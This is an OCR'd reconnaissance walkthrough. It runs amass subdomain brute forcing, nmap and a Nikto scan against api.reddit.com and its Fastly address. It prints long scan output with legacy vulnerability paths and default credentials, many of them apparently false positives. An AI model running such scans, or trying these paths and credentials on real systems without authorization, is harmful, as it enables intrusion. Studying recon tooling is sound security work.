



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
199.232.45.140 zw.api.reddit.com reddit.map.fastly.net
199.232.45.140 zz.api.reddit.com dualstack.reddit.map.fastly.net
199.232.45.140 zhidao.api.reddit.com reddit.map.fastly.net
199.232.45.140 zero.api.reddit.com reddit.map.fastly.net
199.232.45.140 zx.api.reddit.com reddit.map.fastly.net
199.232.45.140 zlog.api.reddit.com reddit.map.fastly.net
199.232.45.140 zyz.api.reddit.com reddit.map.fastly.net
199.232.45.140 zmail.api.reddit.com reddit.map.fastly.net
199.232.45.140 zm.api.reddit.com reddit.map.fastly.net
199.232.45.140 zzb.api.reddit.com reddit.map.fastly.net
199.232.45.140 zoomumba.api.reddit.com reddit.map.fastly.net
199.232.45.140 zy.api.reddit.com reddit.map.fastly.net
199.232.45.140 zzz.api.reddit.com reddit.map.fastly.net
199.232.45.140 zt.api.reddit.com reddit.map.fastly.net
199.232.45.140 zinc.api.reddit.com reddit.map.fastly.net
199.232.45.140 zip.api.reddit.com reddit.map.fastly.net
199.232.45.140 zk.api.reddit.com reddit.map.fastly.net
199.232.45.140 zoo.api.reddit.com reddit.map.fastly.net
199.232.45.140 zone.api.reddit.com reddit.map.fastly.net
199.232.45.140 zp.api.reddit.com reddit.map.fastly.net
199.232.45.140 zpanel.api.reddit.com reddit.map.fastly.net
199.232.45.140 zoom.api.reddit.com reddit.map.fastly.net
199.232.45.140 zsjy.api.reddit.com reddit.map.fastly.net
199.232.45.140 zulu.api.reddit.com reddit.map.fastly.net
13:30:38
Ip address: 1 | Subdomain: 5482 | elapsed time: 00:44:59
(kali㉿kali)-[~]
$


- searching subdomain by amass

Amass – Hunting for Subdomains.
The OWASP Amass Project uses open-source information gathering and active reconnaissance techniques to accomplish network mapping of attack surfaces and external asset discovery.

Domain name: api.reddit.com



```
┌──(kali㉿kali)-[~]
└─$ sudo amass enum -src -brute -d api.reddit.com
[DNS]                 api.reddit.com
[Brute Forcing]       seri.api.reddit.com
[Brute Forcing]       cust103.api.reddit.com
[Brute Forcing]       cust55.api.reddit.com
[Brute Forcing]       ai.api.reddit.com
[Brute Forcing]       ads.api.reddit.com
[Brute Forcing]       lyris.api.reddit.com
[Brute Forcing]       california.api.reddit.com
[Brute Forcing]       announcements.api.reddit.com
[Brute Forcing]       eagle.api.reddit.com
[Brute Forcing]       name.api.reddit.com
[Brute Forcing]       sysback.api.reddit.com
[Brute Forcing]       afiliados.api.reddit.com
[Brute Forcing]       foro.api.reddit.com
[Brute Forcing]       engineering.api.reddit.com
[Brute Forcing]       ras.api.reddit.com
[Brute Forcing]       cust32.api.reddit.com
[Brute Forcing]       update.api.reddit.com
[Brute Forcing]       gt.api.reddit.com
[Brute Forcing]       webserver.api.reddit.com
[Brute Forcing]       cust10.api.reddit.com
[Brute Forcing]       nt40.api.reddit.com
[Brute Forcing]       pc44.api.reddit.com
[Brute Forcing]       cust1.api.reddit.com
[Brute Forcing]       ni.api.reddit.com
[Brute Forcing]       ru.api.reddit.com
[Brute Forcing]       windows2000.api.reddit.com
[Brute Forcing]       ci.api.reddit.com
[Brute Forcing]       payroll.api.reddit.com
[Brute Forcing]       investor.api.reddit.com
[Brute Forcing]       galleries.api.reddit.com
[Brute Forcing]       ml.api.reddit.com
[Brute Forcing]       x.api.reddit.com
[Brute Forcing]       an.api.reddit.com
[Brute Forcing]       gn.api.reddit.com
[Brute Forcing]       pss.api.reddit.com
[Brute Forcing]       ee.api.reddit.com
[Brute Forcing]       secured.api.reddit.com
[Brute Forcing]       cust125.api.reddit.com
[Brute Forcing]       connect.api.reddit.com
[Brute Forcing]       enterprise.api.reddit.com
[Brute Forcing]       upsilon.api.reddit.com
[Brute Forcing]       training.api.reddit.com
[Brute Forcing]       kh.api.reddit.com
[Brute Forcing]       webdocs.api.reddit.com
[Brute Forcing]       tv.api.reddit.com
```


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[Brute Forcing] foros.api.reddit.com
[Brute Forcing] austin.api.reddit.com
[Brute Forcing] cust11.api.reddit.com
[Brute Forcing] accounting.api.reddit.com
[Brute Forcing] outbound.api.reddit.com
[Brute Forcing] chat.api.reddit.com
[Brute Forcing] techsupport.api.reddit.com
[Brute Forcing] mx.api.reddit.com
[Brute Forcing] tokyo.api.reddit.com
[Brute Forcing] cust12.api.reddit.com
[Brute Forcing] write.api.reddit.com
[Brute Forcing] clubs.api.reddit.com
[Brute Forcing] ppp7.api.reddit.com
[Brute Forcing] esd.api.reddit.com
[Brute Forcing] qa.api.reddit.com
[Brute Forcing] pc42.api.reddit.com
[Brute Forcing] pluto.api.reddit.com
[Brute Forcing] home.api.reddit.com
[Brute Forcing] cust48.api.reddit.com
[Brute Forcing] data.api.reddit.com
[Brute Forcing] cust59.api.reddit.com
[Brute Forcing] k.api.reddit.com
[Brute Forcing] discussions.api.reddit.com
[Brute Forcing] ipv6.teredo.api.reddit.com
OWASP Amass v3.23.2 https://github.com/owasp-amass/amass
105 names discovered - dns: 1, brute: 104
ASN: 54113 - FASTLY - Fastly
199.232.0.0/17 105 Subdomain Name(s)
2a04:4e42:7d::/48 86 Subdomain Name(s)
The enumeration has finished
Discoveries are being migrated into the local database
(kali㉿kali)-[~]
$


- Open Ports Enumeration applying with nmap

A port that is open is one that is actively receiving TCP or UDP packets. A port is in use and cannot be used for anything else if a service uses it. Open ports offer a security risk if the services operating on them are improperly configured, unsecure, or unpatched.

Using Nmap to List Open Ports

The most popular port security network scanner in the world is called Nmap. You may assess the efficacy of your firewall and security settings with the help of the Nmap hosted security tool.


PORT	STATE	SERVICE
80/tcp	open	http
443/tcp	open	https




Checking for Vulnerabilities using NIKTO

vulnerabilities are scanned by Nikto. But not any found vulnerability.

A security program called the Nikto web server scanner scans a website for thousands of possible security holes. This includes malicious files, services that have been set up improperly, vulnerable scripts, and other issues. It was created using plugins and is open source to allow for feature expansion. New security checks are frequently added to these plugins through regular updates. Many penetration testers and security analysts maintain the famous Nikto Web Vulnerability Scanner in their toolkit. It typically unearths valuable data about a web server or website that may be used for subsequent exploitation or vulnerability analysis.





┌──(kali㉿kali)-[~]
└─$ sudo nikto -h 199.232.45.140
[sudo] password for kali:
- Nikto v2.5.0

+ Target IP: 199.232.45.140
+ Target Hostname: 199.232.45.140
+ Target Port: 80
+ Start Time: 2023-05-27 11:39:35 (GMT-4)

+ Server: Varnish
+ /: Retrieved via header: 1.1 varnish.
+ /: Retrieved x-served-by header: cache-qpg1271-QPG.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-served-by' found, with contents: cache-qpg1271-QPG.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php.
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist.
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems which could not be tested remotely. See: https://seclists.org/bugtraq/2002/Jul/262
+ /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.
+ /sshome/: Siteseed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.

+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin.
+ /scripts/samples/details.idc: NT ODBC Remote Compromise. See: http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc
+ /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0709
+ /~root/: Allowed to browse root's home directory. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1013
+ /cgi-bin/wrap: comes with IRIX 6.2; allows to view directories.
+ /forums//admin/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//adm/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//administrator/config.php: PHP Config file may contain database IDs and passwords.
+ /forums/config.php: PHP Config file may contain database IDs and passwords.
+ /guestbook/guestbookdat: PHP-Gastebuch 1.60 Beta reveals sensitive information about its configuration.
+ /guestbook/pwd: PHP-Gastebuch 1.60 Beta reveals the md5 hash of the admin password.
+ /help/: Help directory should not be accessible.
+ /hola/admin/cms/htmltags.php?datei=./sec/data.php: hola-cms-1.2.9-10 may reveal the administrator ID and password. See: https://vulners.com/exploitdb/EDB-ID:23027
+ /global.inc: PHP-Survey's include file should not be available via the web. Configure the web server to ignore .inc files or change this to global.inc.php. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0614
+ /inc/common.load.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1253
+ /inc/config.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1253
+ /inc/dbase.php: Bookmark4U v1.8.3 include files are not protected and may contain remote source injection by using the 'prefix' variable. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1253
+ /geeklog/users.php: Geeklog prior to 1.3.8-1sr2 contains a SQL injection vulnerability that lets a remote attacker reset admin password. See: https://vulners.com/osvdb/OSVDB:2703
+ /gb/index.php?login=true: gBook may allow admin login by setting the value 'login' equal to 'true'. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1560
+ /guestbook/admin.php: Guestbook admin page available without authentication.
+ /getaccess: This may be an indication that the server is running getAccess for SSO.
+ /cfdocs/expeval/openfile.cfm: Can use to expose the system/server path.
+ /tsweb/: Microsoft TSAC found. See: https://web.archive.org/web/20040910030506/http://www.dslwebserver.com/main/fr_index.html?/main/sbs-Terminal-Services-Advanced-Client-Configuration.html
+ /vgn/performance/TMT: Vignette CMS admin/maintenance script available.
+ /vgn/performance/TMT/Report: Vignette CMS admin/maintenance script available.
+ /vgn/performance/TMT/Report/XML: Vignette CMS admin/maintenance script available.
+ /vgn/performance/TMT/reset: Vignette CMS admin/maintenance script available.
+ /vgn/ppstats: Vignette CMS admin/maintenance script available.
+ /vgn/previewer: Vignette CMS admin/maintenance script available.
+ /vgn/record/previewer: Vignette CMS admin/maintenance script available.
+ /vgn/stylepreviewer: Vignette CMS admin/maintenance script available.
+ /vgn/vr/Deleting: Vignette CMS admin/maintenance script available.
+ /vgn/vr/Editing: Vignette CMS admin/maintenance script available.
+ /vgn/vr/Saving: Vignette CMS admin/maintenance script available.
+ /vgn/vr/Select: Vignette CMS admin/maintenance script available.

+ /scripts/iisadmin/bdir.htr: This default script shows host info, may allow file browsing and buffer a overrun in the Chunked Encoding data transfer mechanism, request /scripts/iisadmin/bdir.htr??c:\<dir>. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2002/MS02-028
+ /scripts/iisadmin/ism.dll: Allows you to mount a brute force attack on passwords.
+ /scripts/tools/ctss.idc: This CGI allows remote users to view and modify SQL DB contents, server paths, docroot and more.
+ /bigconf.cgi: BigIP Configuration CGI.
+ /blah_badfile.shtml: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call.
+ /vgn/style: Vignette server may reveal system information through this file. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0401
+ /SiteServer/Admin/commerce/foundation/domain.asp: Displays known domains of which that server is involved. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1769
+ /SiteServer/Admin/commerce/foundation/driver.asp: Displays a list of installed ODBC drivers. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1769
+ /SiteServer/Admin/commerce/foundation/DSN.asp: Displays all DSNs configured for selected ODBC drivers. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1769
+ /SiteServer/admin/findvserver.asp: Gives a list of installed Site Server components. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1769
+ /SiteServer/Admin/knowledge/dsmgr/default.asp: Used to view current search catalog configurations.
+ /basilix/mbox-list.php3: BasiliX webmail application prior to 1.1.1 contains a XSS issue in 'message list' function/page.
+ /basilix/message-read.php3: BasiliX webmail application prior to 1.1.1 contains a XSS issue in 'read message' function/page.
+ /clusterframe.jsp: Macromedia JRun 4 build 61650 remote administration interface is vulnerable to several XSS attacks.
+ /IlohaMail/blank.html: IlohaMail 0.8.10 contains a XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /bb-dnbd/faxsurvey: This may allow arbitrary command execution.
+ /cartcart.cgi: If this is Dansie Shopping Cart 3.0.8 or earlier, it contains a backdoor to allow attackers to execute arbitrary commands.
+ /scripts/Carello/Carello.dll: Carello 1.3 may allow commands to be executed on the server by replacing hidden form elements. This could not be tested by Nikto. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0614
+ /scripts/tools/dsnform.exe: Allows creation of ODBC Data Source.
+ /scripts/tools/dsnform: Allows creation of ODBC Data Source.
+ /SiteServer/Admin/knowledge/dsmgr/users/GroupManager.asp: Microsoft Site Server script used to create, modify, and potentially delete LDAP users and groups. See: https://securitytracker.com/id/1003420
+ /SiteServer/Admin/knowledge/dsmgr/users/UserManager.asp: Microsoft Site Server used to create, modify, and potentially delete LDAP users and groups. See: https://securitytracker.com/id/1003420
+ /prd.i/pgen/: Has MS Merchant Server 1.0.
+ /readme.eml: Remote server may be infected with the Nimda virus.
+ /scripts/httpodbc.dll: Possible IIS backdoor found.
+ /scripts/proxy/w3proxy.dll: MSProxy v1.0 installed.
+ /SiteServer/admin/: Site Server components admin. Default account may be 'LDAP_Anonymous', pass is 'LdapPassword_1'. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt
+ /siteseed/: Siteseed pre 1.4.2 have 'major' security problems.
+ /pccsmysqladm/incs/dbconnect.inc: This file should not be accessible, as it contains database connectivity information. Upgrade to version 1.2.5 or higher.
+ /iisadmin/: Access to /iisadmin should be restricted to localhost or allowed hosts only.
+ /PDG_Cart/order.log: PDG Commerce log found. See: http://zodi.com/cgi-bin/shopper.cgi?display=intro&template=Intro/commerce.html

+ /ows/restricted%2eshow: OWS may allow restricted files to be viewed by replacing a character with its encoded equivalent.
+ /view_source.jsp: Resin 2.1.2 view_source.jsp allows any file on the system to be viewed by using \..\ directory traversal. This script may be vulnerable.
